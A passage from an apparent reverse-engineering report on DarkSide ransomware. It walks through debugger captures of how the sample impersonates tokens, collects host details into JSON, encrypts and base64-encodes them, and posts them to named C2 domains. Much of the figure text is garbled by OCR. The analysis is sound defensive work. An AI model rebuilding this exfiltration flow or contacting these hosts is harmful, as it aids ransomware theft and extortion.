Address Hex 027435C8 32 2E 31 2E 32 2E 33 00 AB CII Another JSON structure is decrypted by the binary and will be used to collect data about the local machine:

Address	He	<														- 2	ASCII	
027471A8	22	00	6F	00	73	00	22	00	ЗA	00	7B	00	0D	00	0A	00	".o.s.".:.{	1
027471B8	22	00	6C	00	61	00	6E	00	67	00	22	00	3A	00	22	00	".l.a.n.g.".:.".	
027471C8																	%.s.".,".u.	
027471D8	73																s.e.r.n.a.m.e.".	
027471E8	3A	00	22	00	25	00	73	00	22	00	2C	00	OD	00	0A	00	:.".%.5.".,	
027471F8	22																	
02747208	65	00	22	00	3A												e.".:.".%.s.".,.	
02747218				00													".d.o.m.a.i.	
02747228	6E	00	22	00	3A	00	22	00	25	00	73	00	22	00	2C	00	n.".:.".%.s.".,.	Figure 70
02747238	OD	00	OA	00	22	00	6F	00	73	00	5F	00	74	00	79	00	".o.st.y.	Figure 79
	70	00	65	00	22	00	3A	00	22	00	77	00	69	00	6E	00	p.e.".:.".w.1.n.	
																	d.o.w.s.".,	
																	".o.sv.e.r.s.	
																	i.o.n.".:.".%.s.	
02747288																00		
02747298		-		00													a.r.c.h.".:.".%.	
027472A8																	s.".,".d.i.	
																	s.k.s.".:.".%.s.	
027472C8																	".,".i.d.".	
027472D8	3A	00	22	00	25	00	73	00	22	00	OD	00	OA	00	7D	00	:.".%.s."}.	

One more time, the process checks the type of the drives and is looking for **DRIVE_REMOVABLE** (0x2), **DRIVE_FIXED** (0x3) and **DRIVE_REMOTE** (0x4):



The GetDiskFreeSpaceExW function is used to retrieve information about the targeted drives, such as the total amount of space and the total amount of free space:



Figure 81

NtDuplicateToken is utilized to duplicate an existing token and to obtain a handle to a new access token (0xC = TOKEN_DUPLICATE | TOKEN_IMPERSONATE | TOKEN_QUERY and 0x2 = TokenImpersonation):

	004018AD 004018AE 004018B2 004018B2 004018B2 004018B2 004018B2 € 004018B3 € 004018B3 € 004018B3 € 004018B3 € 004018B4 004018B5 0040185 004000000000000000000000000000000000	side.@NtDu	E4 08 A0 06 42 0 uplicateTok	00		tr ss:[ebp tr ds:[<&N		en>]		>	Asi (m_ + 3 (cmpvy) x87TW_6 3 (cmpty) x87statusword 0000 x87statusword 0000 x87sw_B 0 x87sw_ x87statusword 0000 x87sw_C1 0 x87sw_ Default (stdcal) 1 [esp 0000286 3 [esp +4] 0000000 3 [esp +4] 0000000 5 [esp +4] 0000000 5 [esp +4] 0000000 5 [esp +10] 0000000	C3 0 x875W_C2 C0 0 x875W_E5	o o
-	-00		-	-000	00		ex.		045CFEA4 00000	12BC			
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	x= Locals	2 Struct		045CFEA8 00000				
Address He	ix .				ASCII			^	045CFEAC 045CF				
	00 3A 00 31 00 AB AB AB AB AB AB								045CFEB0 00000 045CFEB4 00000 045CFEB8 045CF	0002			

Figure 82

The thread's impersonation token is changed via a call to the ZwSetInformationThread routine, as shown in figure 83 (0x5 = **ThreadImpersonationToken**):

	 00401B0 00401B0 00401B0 00401B0 00401B0 00401B0 	27 8D 49 2A 50 2B 6A 09	5 FC		push 4 lea eax, dwor push eax push 5 push FFFFFF	E				x87StatusWord 0000 x87SW_B 0 x87SW_C3 0 x87SW_C1 0 x87SW_C0 0	
dword ptr	0040180 < [004206C8 <da< th=""><th></th><th>5 C8 06 42 0 SetInformati</th><th></th><th></th><th></th><th></th><th>tionThread>]</th><th>></th><th><pre> V Default (stdcall) 1: [esp] FFFFFFE 2: [esp+4] 00000005 </pre></th><th>▼ 5 🗘 Unlock</th></da<>		5 C8 06 42 0 SetInformati					tionThread>]	>	<pre> V Default (stdcall) 1: [esp] FFFFFFE 2: [esp+4] 00000005 </pre>	▼ 5 🗘 Unlock
.text:00401	1BCF darkside	.exe:\$1BCF	#FCF							3: [esp+8] 045CFEE8 4: [esp+C] 00000004 5: [esp+10] 00000001	
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	💮 Watch 1	[.e=] Locals	2 Struct	045CFE	AC FFFFFFFE B0 00000005		
Address H	ex				ASCII				84 045CFEE8 88 00000004		
Figure		AF 10 0011	18 AA AA AAI								

The ransomware retrieves the username associated with the current thread, as well as the NetBIOS name of the local machine:

00408868 50 0040886C FF 75 F8	push eax push dword ptr ss:[ebp-8] call dword ptr ds:[<&GetUserNamew>]		x875W_C1 0 x875	W_CO 0 x87SW_ES 0
1P → 0040886F FF 15 28 08 42 00	<pre>call dword ptr ds:[<&GetUserNamew>]</pre>	>	Default (stdcall)	🔻 💈 🗘 Unio
dword ptr [00420828 <darkside.&getusernamew>]=<advapi3 .text:0040886F darkside.exe:\$886F #7F6F</advapi3 </darkside.&getusernamew>	2.GetUserNamew>		1: [esp] 02747338 2: [esp+4] 045CFF 3: [esp+8] 000000 4: [esp+C] 000000 5: [esp+10] 00409	10
Ump 1 Ump 2 Ump 3 Ump 4 Ump Dump 4		45CFEF0 02747338 45CFEF4 045CFF10		
Figure 84				
Figure 84	push eax push dword ptr ss: [ebp-8]		x875W_C1 0 x875	W_CO O x875W_ES O
004088F6 50	push eax push dword ptr ss:[ebp-s] call dword ptr ds:[<&GetComputerNameW>]	~	x87SW_C1 0 x87S	w_CO O x875W_ES O ▼ 5 € □ Unio
004088F6 50 004088F7 FF 75 F8	push dword ptr ss:[ebp-8] call dword ptr ds:[<&GetComputerNameW>]	~	Default (stdcall) 1: [esp] 02747F00 2: [esp+4] 045CFF 3: [esp+8] 000000 4: [esp+C] 000000	▼ 5 \$ Unic

Figure 85

The current language of the machine is retrieved from the "LocaleName" value, as presented below:

dword ptr (• 		push eax lea eax,dwoi push eax push o push dword i push dword i	rd ptr ss:[ebp-30] rd ptr ss:[ebp-20] ptr ss:[ebp-30] ptr ss:[ebp-30] ptr dss:[kaReqQueryValu yValueExW>	eExw>]	[ebp-1	x87TW_4 3 (Empty) x87TW_5 3 (Empty) x87TW_6 3 (Empty) x87TW_7 3 (Empty) x875tatusWord 0000 x875W_6 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x87SW_C0 0 x87SW_E5 0 Default (stdcal) ▼ 5 □ Unlocd 11 [esp] 00000318 21 [esp+8] 0000000 41 [esp-6] 02749240 L"LocaleName" 31 [esp+8] 00000000
.text:00408	SCAE darkside.exe	\$8CAE #80AE					5: [esp+10] 045CFEE4
.text:00408		Dump 3 Ump 4	📖 Dump 5 🛛 🛞 Watch 1	Ix=I Locals 2 Struct	045CFEB8 0000 045CFEBC 0274		

Figure 86


NetGetJoinInformation is used to get the join status information for the local computer:

Address H	U Dump 2	Dump 3	Ump 4	Dump 5	Watch 1	[x=] Locals	& struct	045CFEF0 045 045CFEF4 045			
till Dump 1	still Dame D	till Dama 2	silli p	till Dama F	(the second of	In 12 and	2 Struct		00000		
	[00420918 <da 8D64 darkside</da 			ormation>]=<	wkscli.NetGe	tJoinInform	nation>			2: [esp+4] 045CFF10 3: [esp+8] 045CFF0C 4: [esp+8] 045CFF0C 4: [esp+10] 00000001 5: [esp+10] 0000004F	
	• <								>	Default (stdcall) 1: [esp] 00000000	▼ 5 🗘 🗌 Unic
EIP	->= 00408D		15 18 09 42			tr ds:[<&N	etGetJoinInfo	ormation>]	~		
	 0040805 0040805 0040806 0040806 	SE 80 -	45 FC		push eax lea eax,dwor push eax push 0	d ptr ss:	ebp-4]			x875W_B 0 x875W_C3 x875W_C1 0 x875W_C0	

Figure 87

The product name of Windows can be extracted by querying the "ProductName" value and the Windows product ID can be extracted by querying the "ProductId" value, as shown in the following pictures:

	 00408DDD 00408DDE 00408DE4 00408DE5 00408DE8 00408DE9 00408DE8 00408DE8 00408DE8 00408DE8 00408DE8 00408DE8 	50 8D 85 64 FF FF 50 8D 45 F4 50 6A 00 FF 75 E4 FF 75 F8	push eax lea eax,dwo push eax push 0 push dword	rd ptr ss:[ebp-9C] rd ptr ss:[ebp-C] ptr ss:[ebp-1C] ptr ss:[ebp-8]		[ebp-1	Aorim_c 2 (cmm,yr) Aorim_c 3 (cmmyr) X87TW_4 3 (Empty) X87TW_5 3 (Empty) X87TW_6 3 (Empty) X87TW_7 3 (Empty) X87Statusword 0000 X87SW_C2 0 X87Statusword 0000 X87SW_C2 0 X87Sw_C1 0 x87SW_C0 0 x87SW_ES 0
EIP	00408DF1	FF 15 F4 07 42	00 call dword	ptr ds:[<&RegQueryValueE	xw>]		Default (stdcall) T 5 🗘 🗌 Unlock
	• [004207F4 <darks 408DF1 darkside.ex</darks 		ExW>]= <advapi32.regquery< th=""><th>/ValueExW></th><th></th><th></th><th>1: [esp] 00000320 2: [esp+4] 02749240 L"ProductName" 3: [esp+4] 00000000 4: [esp+2] 045CFF08 5: [esp+10] 045CFE78</th></advapi32.regquery<>	/ValueExW>			1: [esp] 00000320 2: [esp+4] 02749240 L"ProductName" 3: [esp+4] 00000000 4: [esp+2] 045CFF08 5: [esp+10] 045CFE78
Ump :	L Dump 2	Dump 3 🛛 🚛 Dump 4	💷 Dump 5 🛛 👹 Watch 1	x= Locals 🖉 Struct	045CFE4C 000 045CFE50 027	49240 L"F	ProductName"
Address 045CFEC8	00 00 00 00 A8 FE	5C 04 01 00 00 00	ASCII <u>CC FF SC 04</u> b 14 FF SC 04 @9.s4. Éby		045CFE54 000 045CFE58 0450 045CFE5C 0450 045CFE5C 0450	CFF08 CFE78	
	40 39 83 73 C6 12	00 00 10 55 56 04	OF FF FF AL 1 A	1. T. 2. 2. V.	104567200 0450	FEGA	



The malware constructs the following JSON, which contains data to be exfiltrated to the C2 server:

Address	Lav	,														1	ASCTT
Antonia successive successive successive successive	Hex		CE	00	72	00	22	00	2.0	00	70	00	00	00	0.4	00	ASCII
02759DE8		00					22		3A			00	OD	00			".o.s.".:.{
02759DF8	22	00	6C	00	61	00	GE	00	67	00	22	00	3A	00	22	00	".l.a.n.g.".:.".
02759E08		00	6E	00	2D	00		00	53		22	00	2C 6E	00	61	00	e.n0.5
02759E18	OA		22	00		00	73	00	65	00	11	101	ISP.	1111	D.	00	u.s.e.r.n.d.
02759E28	6D	00	65	00		00	3A	00	22	00	60	00	C.F.	00	7.0	00	m.e:
02759E38		00	20	00	OD	00	OA	00	22		68				73	00	".,".h.o.s.
02759E48	74		6E	00		00	6D 4B	00	65	00	22	00	3A	00	22	00	L.n.a.m.e:
02759E58	44	00	45	00	53	00	48	00	54			00		00	2D	00	D.E.S.K.1.0.P
02759E68	30	00	00	00	0.4	00	22	00	64		48	00	4F	00	22	00	.H.O
02759E78		00		00		00	22		64	00	6F	00	6D	00	61	00	
02759E88		00	6E	00		00	3A	00	22	00		00	4F	00	52	00	1.n:w.O.K.
02759E98		00	47	00	52	00	4F	00	55		50			00	20	00	K.G.R.O.U.P.".,.
02759EA8	OD	00				00		00	73		5F			00			".o.st.y.
02759EB8			65	00	22	00	3A	00	22	00			69		GE	00	p.e
02759EC8	64		6F	00	77	00	73	00	22	00		00		00		00	u.o.w.s,
02759ED8		00	6F	00		00			76	00		00		00			".o.sv.e.r.s.
02759EE8			6F			00	22	00	3A		22	00		00			1.0.n.".:.".W.1.
02759EF8		00	64	00	6F		77	00	73	00	20	00	31	00	30	00	n.d.o.w.s1.0.
02759F08		00		00		00	74	00	65		72	00		00	72	00	.E.n.t.e.r.p.r.
02759F18	69		73	00		00	22	00	20	00	OD	00		00	22	00	1.5.e
02759F28		00	73	00		00		00	72	00	63	00	68 2C	00	22 0D	00	
02759F38 02759F48			22	00	78		36		34	00	22			00	22	00	" d i e k e "
		00		00		00	3A	00	31		6B 2F	00		00		00	
02759F58 02759F68		00			0D			00	22	00		00		00		00	······································
02759F78				00	00	00	UA	00	22	00	65	00	04	00	66	00	
02759F88	SA	00	22	00												00	
02759F98	[- 1	00	
02759FA8	0A	00	7D	00	00	00	00	00	00	00	00	00	00	00	00		
The final																	
	aut		501		NO			1011	011	ing	00		110	/	•		
Address	He	c															ASCII
02747A30	7B	OD	0A	22	62	6F	74	22	3A	7B	0D	OA	22	76	65	72	{"bot":{"ver
02747A40			22	32		31		32	2E		22	20	OD	OA	22	75	":"2.1.2.3","u
02747A50		64	22	3A		30		30	37			33	38	32	34	37	id": "0607b838247
02747A60	32	36				OD		7D	20		OA		GF	73	22	3A	2634"},"os":
02747A70			OA			61	GE	67	22			65	GE	2D	55	53	{"lang":"en-US
02747A80				OA	22	75	73	65	72		61	GD	65	22	3A	22	","username":"
02747A90			-	22				22	68		73	74		61		65	","hostname
02747AA0	22	3A	22	44		53	4B	54	4F	50	2D						". "DESKTOP-
02747AB0	48	4F	22	20	OD	OA	22	64	GF	GD	61	69	6E	22	3A	22	HO","domain":" Figure 91
02747AC0	57		52	4B	47		4F	55	50		2C		OA	22		73	WORKGROUP","os
02747AD0	5F	74	79	70	65	22	3A	22	77	69		64	GF	77	73	22	_type": "windows"
02747AE0	2C	OD	0A		6F	73	5F	76	65		73	69	GF	GE	22	3A	"os_version":
02747AF0	22	57	69	6E	64	6F	77	73	20	31		20	45	6E	74	65	"Windows 10 Ente
02747B00	72	70	72	69	73	65	22	2C	OD	OA	22	GF	73	5F	61	72	rprise""os_ar
02747B10	63	68	22	3A	22	78	36	34			OD	OA	22	64	69		ch": "x64","dis
02747B20		73		3A	22		3A		2F			22	20	OD	OA		ks":"C:1/79","
02747B30				3A	22												id": "
02747B40										22	OD	0A	7D	OD	0A	7D	
	~																1 1/1

The data from above is encrypted by a custom encryption algorithm:

 00409210 FF 75 08 00409213 6A 10 00409215 68 60 03 41 00 	push dword ptr ss:_ebp+C. push dword ptr ss:_ebp+8_ push 10 push darkside.410360	[ebp+8	x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
	call_darkside. 405444	>	Default (stdcall)
.text:0040921A darkside.exe:\$921A #861A			4: [esp+C] 00000120 5: [esp+10] 004095AB darkside.004095AB
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5	🛞 Watch 1 🛛 Ix=l Locals 🖉 Struct 0458FE0 0458FE0	C 004103	010
Address Hex	ASCII A 0458FEC 0458FEC 0458FEC	4 027380 8 000001	

J																	
Address	Нех	(ASCII
0273BDE8	22	52	AC	24	DF	OD	D1	DD	73	83	BE	D9	64	A1	EE	C7	"R¬\$ß.ŇÝs.¾Ùd;îÇ
0273BDE8	53	25	AA	FF	4R	FF	3E	8C	59	CC	AC	14	83	R4	C1	D2	S%ªïKV>,YT-, ÁÖ
0273BE08	60	38	8B	CB	91	29	2B	10	71	3B	B4	EA	12	18	89	87	8.Ë.)+.q; ê Ö_OK.x®µ.üóa.Ý.d
0273BE18	D6	5F	30	4B	15	78	AE	B5	OA	FC	F3	61	19	DD	2E	64	Ö_OK.x®µ.üóa.Ý.d
0273BE28	38	09	1E	25	FB	B 3	6F	34	58	F2	7E	57	56	17	12	15	8%ü*o4Xo~WV
0273BE38	79	10	BD	AF	03	2F	C3	00	B4	A8	B4	ED	30	D8	5E	88	y.½ ./Å. 100^.
0273BE48	42	BB	12	8E	45	ED	03	33	8D	5D	A1	14	CF	CE	22	51	B»Ei.3.];.ÏÌ"Q
0273BE58	B1	B 8	2B	D9	06	4B	5C	4C	DF	1A	C1	07	67	D8	D2	46	± +U.K\LB.A.gooF xr.*.0gxE@æ.oD«.Figure 93
0273BE68	78	72	98	B 3	02	30	67	78	CB	A9	E6	12	FO	44	AB	OD	xr.*.0gxE@æ.dD«.FIGUIE 93
0273BE78	AD	34	A9	4C	85	DB	DD	EE	25	AB	OB	2D	59	20	6F	B5	.4@L.UY1%«Y.OU
0273BE88	FA	AB	F1	3F	E1	37	D5	6A	B2	37	82	19	AA	BF	18	BB	ú«ñ?á7Öj⁼7ª¿.» .H.pö8]Ø ÿê⊜Lê.a
0273BE98	OD	48	01	70	F6	38	5D	D8	AO	FF	EA	A9	4C	EA	09	61	.H.pö8]Ø ÿê®Lê.a
0273BEA8	D2	DF	5C	50	DB	36	17	8F	21	34	22	A8	1D	9A	70	E1	OB\PU6!4"pá
0273BEB8	83	CD	72	11	10	BA	39	E3	1A	85	41	CE	AO	07	05	8A	.irº9ãAî
0273BEC8	BB	ED	OB	A5	11	C1	79	EF	56	E2	D8	4D	49	90	28	95	»í.¥.ÁyïVâØMI.(<u>.</u>
0273BED8	A5	97	F9	36	E9	CA	06	39	B6	CD	OD	E8	18	2F	FD	AF	»í.¥.ÁyïVâØMI.(<u>.</u> ¥.ùGéÊ.9¶Í.è.∕ý JÓ¼¶Â.(±.ýóWÝ K.
0273BEE8	7C	D3	BC	B6	C5	88	28	B1	15	FD	F3	57	DD	20	4B	1F	049A. (±. ýóWÝ K.
0273BEF8	D2	38	53	74	13	D7	3E	E9	68	98	C8	AB	82	B6	21	CA	Ò8St.x>éh.È«.¶!Ê

The result of the encryption operation is base64-encoded, as shown below:

	eax, 'DCBA'	
.text:0040133F stosd		
.text:00401340 mov	eax, 'HGFE'	
.text:00401345 stosd		
.text:00401346 mov	eax, 'LKJI'	
.text:0040134B stosd		
.text:0040134C mov	eax, 'PONM'	
.text:00401351 stosd		
.text:00401352 mov	eax, 'TSRQ'	
.text:00401357 stosd		
.text:00401358 mov	eax, 'XWVU'	
.text:0040135D stosd		
.text:0040135E mov	eax, 'baZY'	
.text:00401363 stosd		
.text:00401364 mov	eax, 'fedc'	
.text:00401369 stosd		
.text:0040136A mov	eax, 'jihg'	
.text:0040136F stosd		
	eax, 'nmlk'	
.text:00401375 stosd		
	eax, 'rqpo'	
.text:0040137B stosd	curry rapo	
	eax, 'vuts'	Figure 94
.text:00401381 stosd	cux, vucs	
	eax, 'zyxw'	
.text:00401387 stosd	cux, zyxw	
	eax, '3210'	
.text:0040138D stosd	eax, 5210	
	eax, '7654'	
.text:00401393 stosd	eax, 7054	
	eax, '/+98'	
.text:00401399 stosd	and falses of	
	esi, [ebp+arg_0]	
	eax, [ebp+arg_4]	
	[ebp+var_4], eax	
.text:004013A3 mov	edi, [ebp+arg_8]	
J		
	•	
🗾 🛋 🖼		
.text:004013A6		
.text:004013A6 loc_4	013A6:	
.text:004013A6 cmp	[ebp+var_4], 0	
.text:004013AA jnz	short loc_4013AE	
Address Hex		ASCII
0273E0E8 49 6C 4B 73 4A		37 37 5A IlksjN8N0d1zg77Z
		7A 36 4D ZKHux1Mlqu9L/Z6M 49 76 4C WcysGoO0wdJgOIvL
		49 6D 48 kSkrHHE7tOoSGImH
		50 4E 68 118wSxV4rrUK/PNh
		32 38 30 GdOuZDgJHiX7s280 4C 32 76 WPJ+V1YXEhV5HL2v
		46 36 49 Ay/DALSotOOw2F6I
		61 45 55 QrsSjkXtAzONXaEU
0273E178 7A 38 34 69 55 0 0273E188 33 78 72 42 42 3	52 47 34 4B 39 6B 47 53 32 66 59 30 6B 5A 34 63	
		4B 73 4E AjBneMup5hLwRKsN
		77 73 74 rTSpTIXb3e41qwst
	56 71 72 38 54 2F 68 4E 51 71 2F 47 4C 73 4E 53	39 56 71 WSxvtfqr8T/hN9Vq 41 46 77 sjeCGaq/GLsNSAFw
0273E1D8 39 6A 68 64 32 4	4B 44 2F 36 71 6C 4D 36	67 GC 68 9jhd2KD/GqlMGglh
	4E 73 32 46 34 38 68 4E	
		6A 6E 6A HZpw4YPNchEQujnj 51 75 6C GoVBzqAHBYq77Qul
0273E218 45 63 46 35 37 3	31 62 69 32 45 31 4A 6B	43 69 56 ECF571bi2E1JkCiV
07725728 70 54 66 25 45	75 65 48 42 64 6D 22 74	E1 22 GE n7fENunkBim2z020

The following function is used to generate 2 random 4-byte values that will be utilized in the network communications. It uses instructions such as RDRAND and RDSEED to generate random numbers (if these are supported), but we'll provide a deeper understanding of it when we discuss file encryption (it's also used to generate the Salsa20 matrix):




Figure 96

The parameters of the network request have the following structure:

random_number1=base64(encryptionresult)&random_number2=victim_uid:

Address	He	(ASCII
0273E5A0	38	35	62	30	32	31	39	34	3D	49	6C	4B	73	4A	4E	38	85b02194=I]KsJN8
0273E5B0	4E	30	64	31	7A	67	37	37	5A	5A	4B	48	75	78	31	4D	NOd1zg77ZZKHux1M
0273E5C0	6C	71	75	39	4C	2F	7A	36	4D	57	63	79	73	47	6F	4F	lqu9L/z6MWcysGoO
0273E5D0	30	77	64	4A	67	4F	49	76	4C	6B	53	6B	72	48	48	45	OwdJgOIvLkSkrHHE
0273E5E0		74		6F	53	47	49	GD	48	31	6C	38	77	53	78	56	
0273E5F0	34	72	72	55	4B	2F	50	4E	68	47	64	30	75	5A	44	67	4rrUK/PNhGdOuZDg
0273E600	4A	48	69	58	37	73	32	38	30		50		2B	56	31	59	JHiX7s280WPJ+V1Y
0273E610	58	45	68	56				32		41	79	2F	44	41	4C	53	XEhV5HL2vAy/DALS
0273E620	6F	74	4F	30	77	32	46	36	49	51	72	73	53	6A	6B	58	ot00w2F6IQrsSjkX
0273E630	74	41	7A	4F	4E	58	61			7A	38	34	69	55	62	47	tAZONXAEUZ841Ubg Figure 97
0273E640	34	4B	39	6B	47	53	31	78	4D	33	78	72	42	42	32		4K9kGS1xM3xrBB2f
0273E650	59	30	6B	5A	34	63	70	69	7A					65			Y0kZ4cpizAjBneMu
0273E660	70	35	68	4C	77	52	4B	73	4E	72	54	53				58	
0273E670	62	33	65	34	6C	71	77	73	74	57	53	78	76	74	66	71	b3e4lqwstWSxvtfq
0273E680					68		39	56	71	73		65		47	_		r8T/hN9VqsjeCGaq
0273E690						53	41		77	39	6A			32			/GLSNSAFw9jhd2KD
0273E6A0	2F	36	71	6C	4D	36	67	6C	68	30	74	39	63	55	4E	73	/6qlM6glh0t9cUNs
0273E6B0		46	34	38	68	4E	43	4B		48	5A		77	34	59		2F48hNCK0HZpw4YP
0273E6C0		63	68	45			6A			47	6F				71	41	NchEQujnjGoVBzqA
0273E6D0	48	42	59	71	37	37	51	75	6C	45	63	46	35	37	31	62	HBYq77QulecF571b
02725650	69	22	45	21	11	GD	42	60	EG	70	EA	GG	25	45	75	GE	i2E11kCiVn7fENun

The InternetOpenW function is called using a user agent decrypted by the malware as a parameter:

6A 00 6A 00 6A 00 6A 00 FF 75 87StatusWo push push push push x875W_B 0 x875W_C3 0 x875W_C1 0 x875W_C0 0 x875W_SF 0 x875W_P 0 x87SW_C2 0 x87SW_ES 0 x87SW_U 0 004092EA FF 15 F4 08 42 • 5 🛊 🗌 Unlock Default (stdcall) < Defaul(stocal) [3 1: [esp]027353E0 L"Mozilla/5.0 (Windo 2: [esp+4] 0000000 3: [esp+6] 0000000 4: [esp+C] 0000000 5: [esp+10] 00000000 Win64; x64; rv:79.0) Gecko/20100101 Fire NT 6.1 [004208F4 dword ptr <darkside.&InternetOpe <wininet.InternetOpe</pre> text:004092EA darkside.exe:\$92EA #86EA Watth 045BFEC8 027353E0 U Dump 1 U Dump 2 U Dump 3 U Dump 4 Dump 5 Address | Hex 0273E5A0 38 35 62 30 32 31 39 34 30 49 6C 48 73 4A 4E

Figure 98

InternetConnectW is utilized to connect to one of the C2 servers (baroquetees[.]com) on port 443:




Figure 99

The process creates an HTTP request handle using the HttpOpenRequestW routine, as shown in figure 100:

		<pre>ush 0 push 0 push 0 push 0 push 0 push 0 push 2 push eax push eax push</pre>	x87Tm_2 3 (Empty) x87Tm_2 3 (Empty) x87Tm_3 3 (Empty) x87Tm_4 3 (Empty) x87Tm_5 3 (Empty) x87Tm_5 3 (Empty) x87Tm_6 3 (Empty) x87Tm_5 3 (Empty) x87Tm_5 3 (Empty) x87St_6 3 (Empty) x87Tm_5 3 (Empty) x87Tm_5 3 (Empty) x87St_6 3 (Empty) x87Sm_5 0 (Empty) x87Sm_5 0 (Empty) x87Sm_5 0 x87Sm_C 0 (x87Sm_C 0 (x87Sm_E 0 (x87Sm_5 0 (x87Sm_F 0 (x87Sm_E 0 (x87Sm_E 0 (x87Sm_5 0 (x87Sm_E 0 (x87Sm_
	Dump 3 🗰 Dump 4 🗰 Du	mp 5 🥘 Watch 1 🕅 🖉 Struct	5: [esp+10] 00000000 0458FEBC 00CC0008 0458FEC0 0458FF22
Address Hex 0273E5A0 38 35 62 30 32 31 0273E5B0 4E 30 64 31 7A 67 0273E5C0 6C 71 75 39 4C 2F	39 34 3D 49 6C 48 73 4A 37 37 5A 5A 48 48 75 78 7A 36 4D 57 63 79 73 47	ASCII 4E 38 85b02194=IlksJN8	0458FEC4 0458FEF2 0458FEC4 0458FEF2 0458FEC6 0000000 0458FEC6 0000000 0458FE00 0000000 0458FE00 0000000

Figure 100

There is also a call to the InternetSetOptionW API that is used to set the security flags for the handle (0x1f = INTERNET_OPTION_SECURITY_FLAGS):



Figure 101

The binary sends the POST request to the C2 server using HttpSendRequestW:





Figure 103

The status code returned by the server is retrieved using the HttpQueryInfoW API (0x13 = HTTP_QUERY_STATUS_CODE):

00409449 00409440 00409440 00409440 00409442 00409442 0040945 00409450 00409450 00409450 00409450 COCOUNTSE	50 57 6A 13 FF 75 F4 FF 15 08 09 42 00		s:[ebp-C] s:[<&HttpQueryInfow>]	,	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_F5 0 x875w_P 0 x875w_U 0 >> Default (stdcall) 5 Unlock
dword ptr [00420908 <dar .text:00409453 darkside.</dar]= <wininet.httpqueryinfow></wininet.httpqueryinfow>			2: [esp+4] 0000013 3: [esp+8] 045BFF12 4: [esp+C] 045BFF2C
]= <wininet.httpqueryinfow></wininet.httpqueryinfow>			2: [esp+4] 00000013 3: [esp+8] 0458FF12 4: [esp+C] 0458FF2C 5: [esp+10] 0458FF30
.text:00409453 darkside.	exe:\$9453 #8853		l Locals 🖉 Struct	045BFEC8 045BFECC	2: [esp+4] 00000013 3: [esp+6] 045BFF12 4: [esp+6] 045BFF22 5: [esp+10] 045BFF30 00CC000C

Figure 104

Interestingly, the ransomware doesn't expect a 200 status code but a 500 (Internal Server Error). If the status code isn't 500, then the process repeats the steps described so far using the second C2 server, rumahsia[.]com:



This last idea concludes our analysis of this thread. We continue to analyze the main thread.

The binary enumerates the volumes available on the machine and uses the CreateFileW routine to open them:

